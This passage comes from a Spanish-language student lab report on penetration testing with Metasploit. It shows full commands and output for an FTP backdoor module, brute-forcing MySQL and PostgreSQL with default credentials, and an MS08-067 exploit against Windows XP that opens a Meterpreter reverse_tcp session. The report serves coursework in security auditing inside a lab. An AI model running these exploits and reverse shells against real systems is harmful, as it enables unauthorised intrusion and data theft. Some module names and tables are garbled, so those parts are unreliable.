  RPORT    21             yes          The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

```

Figura 28. Configuración Del Módulo Seleccionado

Cabe resaltar que al usar este módulo **use exploit/unix/ftp/proftpd_234** selecciona automáticamente el **payload cmd/unix/interact** que nos permite crear un aseso remoto interactivo.


```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.1.1.6
rhosts => 192.1.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 2121
rport => 2121
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.1.1.6:2121 - Banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.1.1.6]
[*] 192.1.1.6:2121 - USER: 331 Password required for WUcFUe:)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Figura 29. Registro Del Rhosts y Rport

Luego registramos el **Rhosts 192.1.1.6** y el **Rport 2121** y por último corremos las configuraciones realizadas, Tras la ejecución del módulo, se recibió respuesta del servidor y, si la vulnerabilidad estaba activa, se estableció una sesión remota con acceso interactivo. Esto nos permite como atacante ejecutar comandos directamente en el sistema objetivo sin necesidad de autenticarnos previamente.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.1.1.6	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	2121	yes	The target port (TCP)

Figura 30. Se Muestra el Rhosts y Rport guardados

2.8.2.6 Vulneración del Puerto 3306 (MySQL) Paso 9

Para vulnerar el puerto 3306 ingresamos el comando **search mysql_login** (flecha azul) que nos muestra el módulo que vamos a necesitar para realizar la vulneración, entonces procedimos a ingresar el comando **Use 0** (línea naranjada) que nos permite elegir el módulo Auxiliar para escanear posibles vulnerabilidades que nos dejen penetrar en la base de datos

```
msf6 > search mysql_login

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/mysql/mysql_login      .               normal No      MySQL Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login

msf6 > user 0
[-] Unknown command: user. Did you mean use? Run the help command for more details.
msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > 
```

Figura 31. Modulo Auxiliares Para Vulnerar MySQL

```
root@kali: /home/kali  x  root@kali: /home/kali  x  ▾

Module options (auxiliary/scanner/mysql/mysql_login):

Name          Current Setting  Required  Description
-----
ANONYMOUS_LOGIN  false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  true            no        Try blank passwords for all users
BRUTEFORCE_SPEED 5               yes       How fast to bruteforce, from 0 to 5
CreateSession    false           no        Create a new session for every successful login
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD        no              no        A specific password to authenticate with
PASS_FILE       no              no        File containing passwords, one per line
Proxies         no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           3306            yes       The target port (TCP)
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS         1               yes       The number of concurrent threads (max one per host)
USERNAME        root            no        A specific username to authenticate as
USERPASS_FILE   no              no        File containing users and passwords separated by space, one pair per line
```

Figura 32. Opciones Para Penetrar en la Base de datos

Lo siguiente que hicimos fue ingresar el comando Options esto lo hacemos para que se nos revela la tabla que nos dirá que necesitamos para ingresar de forma remota a la base de datos MySQL. Si observamos, la tabla nos dice que necesitamos registrar un **usuario** (rectángulo azul), una **contraseña** (rectángulo amarillo) y el **Rhosts** de la maquina (rectángulo Naranja) Donde falta dice que para ingresar a mysql necesitamos la contraseña y el rhosts

Observación: Se puede observar que hasta el momento no hemos ingresado nada de esos campos aun por lo que procederemos a hacerlo ya.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.1.1.6
rhosts => 192.1.1.6
```

Figura 33. Ingresamos el RHOSTS

Utilizando el comando **Set rhosts 192.1.1.6**, Se ingreso la ip que comunica a la máquina virtual de metasploitable.

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > set password root
password => root
msf6 auxiliary(scanner/mysql/mysql_login) > set username root
username => root
msf6 auxiliary(scanner/mysql/mysql_login) > options
```

Figura 34. Registro del Usuario y la Contraseña

Para este caso, usamos los comandos **set password root** y **set username root**, estos comandos permiten registrar la contraseña y el usuario por defecto a nuestra tabla, lo que nos permitirá acceder de remota a esta base de datos, es recomendable que se usen estos usuarios porque están por defecto dentro de la base de datos.

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user6realm)
PASSWORD	root	no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.1.1.6	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER AS PASS	false	no	Try the username as the password for all user

Figura 35. Muestra de Que Las Configuraciones se Guardaron

Se ve como registramos un **usuario** (rectángulo azul), una **contraseña** (rectángulo amarillo) y el **Rhosts** de la maquina (rectángulo Naranja)

```
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.1.1.6:3306 - 192.1.1.6:3306 - Found remote MySQL version 5.0.51a
[!] 192.1.1.6:3306 - No active DB -- Credential data will not be saved!
[-] 192.1.1.6:3306 - 192.1.1.6:3306 - LOGIN FAILED: root1:root1 (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 192.1.1.6:3306 - 192.1.1.6:3306 - LOGIN FAILED: root1: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.1.1.6:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.1.1.6:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.1.1.6:3306 - You can open an MySQL session with these credentials and CreateSession set to true
```

Figura 36. Corremos Los Servicios

Con **Run** corremos la configuración del módulo luego cambiamos de página e ingresamos al servicio con la contraseña que configuramos.

```

root@kali: /home/kali x root@kali: /home/kali x
(root@kali)-[/home/kali]
* mysql -h 192.1.1.6 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 21
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASE;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL serv
er version for the right syntax to use near 'DATABASE' at line 1
MySQL [(none)]>
MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dwwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0,001 sec)

MySQL [(none)]>

```

Figura 37. Ingreso a MySQL

Ingreso a MySQL con los comandos **mysql -h 192.1.1.6 -u root - --skip-ssl** esta es una forma de ingreso de forma remota, por último, ingresamos **show database;** podemos ver la tabla de usuario de la base de datos.

2.8.2.7 Puerto 5432 (PostGres) paso 10

Para vulnerar el ultimo puerto hicimos casi lo mismo que se hizo con en el paso 9. Luego de ingresar al framework de metaplotable ingresamos el comando **Search postgres_login** aquí escogeremos el modulo que utilizaremos para obtener acceso a esta base de datos.

```


msf6 > search posgres_login
[-] No results from search
msf6 > search postgres_login

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  auxiliary/scanner/postgres/postgres_login .              normal No      PostgreSQL Log
in Utility

```

Figura 38. Elegimos el Módulo Necesario Para Vulnerar Postgres

Lo segundo que hicimos fue elegir con el comando **Use 0** (flecha azul) para elegir el módulo 0 que sería el módulo que vimos en la imagen anterior y por último miramos las opciones (flecha naranja) para este módulo.



```
msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > options
```

Figura 39. Elección de Módulo y Revisión de Sus Opciones

A continuación mostrare las opciones que nos da este puerto para poder vulnerar la base de datos postgres por medio de módulo que elegimos.

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	false	no	Create a new session for every successful login
DATABASE	template1	yes	The database to authenticate against
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RETURN_ROWSET	true	no	Set to true to see query result sets
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5432	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max

Figura 40. Opciones Que Podemos Utilizar

Ya podemos proceder a registrar y **rhosts**, **user** y **pass** que vamos a necesitar para ingresar a la base de datos de postgres por lo que lo que haremos será registrarlos para proceder a vulnerar el servicio.

```

msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.1.1.6
rhosts => 192.1.1.6
msf6 auxiliary(scanner/postgres/postgres_login) > set username postgres
username => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set password postgres
password => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > options

```

Figura 41. Se registran el Rhosts, User Y Pass

Utilizando los comandos **Set rhost 192.1.1.6**, **Set Username postgres** y **Set password postgres**, registramos esto y luego miramos las opciones para ver si todo se registro con éxito.

PASSWORD	postgres	no	er, user&realm)
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_passwords.txt	no	A specific password to authenticate with
Proxies		no	File containing passwords, one per line
RETURN_ROWSET	true	no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.1.1.6	yes	Set to true to see query result sets
RPORT	5432	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
STOP_ON_SUCCESS	false	yes	The target port
THREADS	1	yes	Stop guessing when a credential works for a host
USERNAME	postgres	no	The number of concurrent threads (max one per host)
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt	no	A specific username to authenticate as
			File containing (space-separated) users and passwords, one pair per line

Figura 42. Revisión de Que Todo se Haya Registrado Con Éxito

```

msf6 auxiliary(scanner/postgres/postgres_login) > run
[!] No active DB -- Credential data will not be saved!
[+] 192.1.1.6:5432 - Login Successful: postgres:postgres@template1
[-] 192.1.1.6:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.1.1.6:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >

```

Figura 43. Resultados obtenidos de la vulneración

Al ejecutar la configuración del módulo con el comando **run** identificaremos que hay una vulneración exitosa con las credenciales que registramos (Flecha verde) luego ingresamos de forma externa para probar que todo este correcto.

```

(root@kali)-[/home/kali]
$ psql -h 192.1.1.6 -U postgres
template1
Contraseña para usuario postgres:
psql (17.5 (Debian 17.5-1), servidor 8.3.1)
ADVERTENCIA: psql versión mayor 17, servidor versión mayor 8.3.
Algunas características de psql podrían no funcionar.
Digite «help» para obtener ayuda.

postgres=#
postgres=#
postgres=#

```

Figura 44. Ingresamos a Postgres Desde Otra Terminal

Usando el comando **sql -h 192.1.1.6 -U postgres template1** ingresamos a la base de dato con nuestro usuario y contraseña que configuramos culminando así con el informe y la práctica de los temas vistos en clase.

3. Capítulo 3: Uso de la herramienta Meterpreter en la Explotación de Máquinas Virtuales

3.1. Introducción Del Capitulo

Este capítulo presenta el desarrollo completo de una práctica en la cual se realizaron pruebas de explotación sobre sistemas operativos Windows XP y Windows Server 2003 desde una máquina con Kali Linux. El objetivo principal fue demostrar el proceso necesario para generar un archivo malicioso (payload), transferirlo a la máquina víctima, ejecutarlo y establecer una conexión remota utilizando la herramienta Metasploit.

Durante la práctica, se siguieron diferentes etapas: preparación del entorno, creación del ejecutable central.exe, configuración de un servidor web para su descarga, ejecución del archivo en la máquina Windows y posterior conexión mediante el módulo multi/handler de Metasploit. A través de estas acciones, se logró establecer una sesión con Meterpreter que permitió ejecutar comandos, obtener información del sistema y confirmar el nivel de control alcanzado.

Todo el procedimiento se realizó en un entorno de laboratorio con fines académicos, lo que permitió comprender cómo funciona el flujo de una explotación práctica desde la creación del payload hasta la interacción con el sistema comprometido. Este ejercicio es fundamental para reforzar conocimientos sobre herramientas de auditoría y métodos de prueba utilizados en entornos controlados.

3.2. Objetivos

3.2.1 *Objetivo general*

Realizar una auditoría práctica de explotación sobre sistemas Windows XP y Windows Server 2003 desde un entorno Kali Linux, con el fin de identificar vulnerabilidades críticas y evidenciar el impacto de no aplicar actualizaciones de seguridad en sistemas obsoletos.

3.2.2 *Objetivos específicos*

- Preparar el entorno de laboratorio con las máquinas necesarias para la simulación del ataque.
- Generar y configurar un payload para establecer una conexión remota con el sistema objetivo.
- Ejecutar el proceso de explotación utilizando Metasploit y confirmar el acceso mediante sesiones de Meterpreter.

3.3. Planteamiento Del Problema de Este Capitulo

Demostrar de forma práctica cómo es posible comprometer un sistema Windows obsoleto mediante la ejecución de un archivo generado desde Kali Linux y la conexión posterior con Metasploit. La dificultad principal consiste en realizar cada paso correctamente para que la explotación sea exitosa, desde la preparación del archivo ejecutable hasta la apertura de la sesión remota.

Durante la práctica se planteó el reto de configurar adecuadamente la ruta del payload, establecer los permisos correctos para que pudiera descargarse desde el navegador y asegurarse de que el servidor Windows pudiera ejecutar el archivo sin inconvenientes. Una vez superados estos puntos, el siguiente desafío fue configurar Metasploit con los parámetros adecuados (LHOST, LPORT, tipo de payload) para que la conexión se estableciera de forma estable.

3.4. Explotación de Kali Linux a Windows XP

En este paso lo que hice fue abrir la herramienta **Metasploit** desde mi máquina Kali Linux. Para eso utilicé el comando `msfconsole`, que es el que inicia la consola principal del programa. Una vez se cargó, me apareció la pantalla de bienvenida con el logo en ASCII y un mensaje característico que muestra Metasploit.

Este es básicamente el punto de partida para comenzar a trabajar con la herramienta, ya que desde aquí puedo buscar exploits, configurarlos y usarlos contra la máquina objetivo. Es decir, estoy preparando el entorno para iniciar la explotación de vulnerabilidades más adelante.





Figura 45. Consola de Metasploit

Después de iniciar Metasploit, lo que hice fue comenzar a buscar exploits que estuvieran relacionados con el servicio **NetAPI**, ya que este es uno de los más conocidos por tener vulnerabilidades en sistemas Windows antiguos. Para esto usé el comando `search netapi`.

El sistema me devolvió una lista de varios exploits disponibles, entre ellos los más conocidos como el **MS08-067**, que aparece en la parte inferior de la lista. Este exploit es famoso

porque aprovecha una falla grave en el servicio de red de Windows y fue uno de los más utilizados en su momento para comprometer equipos con Windows XP y 2003.

Básicamente, en este punto lo que estaba haciendo era identificar qué vulnerabilidad podía ser explotada en la máquina víctima, y verificar que Metasploit tiene módulos listos para trabajar con esa debilidad.



```

kali-linux-2024.1-virtualbox-ami64 [Comandos] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@kali: ~/home/kali
File Actions Edit View Help

msf6 > search netapi
[-] Unknown command: search. Did you mean search? Run the help command for more details.
msf6 > search netapi

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  --
0  exploit/windows/smb/ms03_049_netapi      2003-11-11      good  No     MS03-049 Microsoft Workstation Service NetAddAlternateComput
erName Overflow
1  exploit/windows/smb/ms06_040_netapi      2006-08-08      good  No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Over
flow
2  \ target: (wscsp) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1) . . . .
3  \ target: (wscsp) Windows NT 4.0 / Windows 2000 SP0-SP4 . . . .
4  \ target: (wscsp) Windows XP SP0/SP1 . . . .
5  \ target: (stack) Windows XP SP1 English . . . .
6  \ target: (stack) Windows XP SP1 Italian . . . .
7  \ target: (wscsp) Windows 2003 SP0 . . . .
8  exploit/windows/smb/ms06_070_wkssvc      2006-11-14      manual No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect
ion
9  \ target: Automatic Targetting . . . .
10 \ target: Windows 2000 SP4 . . . .
11 \ target: Windows XP SP0/SP1 . . . .
12 exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corrup
tion
13 \ target: Automatic Targetting . . . .
14 \ target: Windows 2000 Universal . . . .
15 \ target: Windows XP SP0/SP1 Universal . . . .
16 \ target: Windows 2003 SP0 Universal . . . .
17 \ target: Windows XP SP2 english (AlwaysOn NX) . . . .
18 \ target: Windows XP SP2 English (NX) . . . .
19 \ target: Windows XP SP3 English (AlwaysOn NX) . . . .

```

Figura 46. Búsqueda de Exploits

En esta parte ya seleccioné el exploit que iba a utilizar. Me decidí por el **MS08-067**, que es uno de los más efectivos para aprovechar vulnerabilidades en equipos con Windows XP o 2003. Para hacerlo, escribí el comando `use exploit/windows/smb/ms08_067_netapi` y con eso cargué el módulo dentro de Metasploit.

Luego, revisé las opciones disponibles con el comando `show options`. Allí se muestran los parámetros que necesito configurar antes de lanzar el ataque. Entre esos aparece el **RHOST**, que es la dirección IP de la máquina víctima; el **RPORT**, que en este caso es el puerto 445 (por

donde funciona el servicio SMB); y además el payload que se va a usar, que en este caso es windows/meterpreter/reverse_tcp.





Figura 47. Selección del Exploit

En este punto lo que hice fue configurar la dirección IP de la máquina víctima. Para eso utilicé el comando set RHOSTS 10.10.10.8, que corresponde al equipo objetivo al que quiero atacar. Después volví a ejecutar show options para confirmar que la configuración se hubiera guardado correctamente.

Como se puede ver en la pantalla, ahora el parámetro **RHOSTS** ya muestra la IP de destino (10.10.10.8). Los demás valores, como el puerto **445**, ya estaban por defecto porque ese es el que usa el servicio SMB, y el payload sigue siendo windows/meterpreter/reverse_tcp.

Con este paso dejé el exploit listo para ejecutarse sobre la máquina víctima, ya que ahora Metasploit sabe contra qué dirección debe lanzar el ataque.



```
kali-linux-2024.3-virtualbox-ami64 [Command] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@kali: /home/kali

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.10.10.8
rhosts => 10.10.10.8
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    10.10.10.8      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445             yes       The SMB service port (TCP)
  SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.10.5      yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
```

Figura 48. Configurar la Dirección IP de la Máquina Víctima

Aquí lo que hice fue configurar el **payload** que iba a usar, en este caso windows/meterpreter/reverse_tcp. Esto significa que, si el exploit funciona, voy a obtener una conexión remota con la máquina víctima usando Meterpreter.

Luego ejecuté el comando exploit para lanzar el ataque. El sistema empezó a trabajar: primero detectó el objetivo, que resultó ser un Windows XP con idioma en español, y después intentó aprovechar la vulnerabilidad.

El ataque fue exitoso porque se abrió una sesión de **Meterpreter**, lo cual indica que logré acceso al equipo de la víctima. Sin embargo, la sesión se cerró rápidamente con el mensaje “Reason: Died”.


```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ns40_967_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ns40_967_netapi) > exploit

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] 10.10.10.8:445 - Automatically detecting the target ...
[*] 10.10.10.8:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 10.10.10.8:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 10.10.10.8:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 10.10.10.8
[*] Meterpreter session 1 opened (10.10.10.5:4444 -> 10.10.10.8:1034) at 2025-08-28 10:38:09 -0500

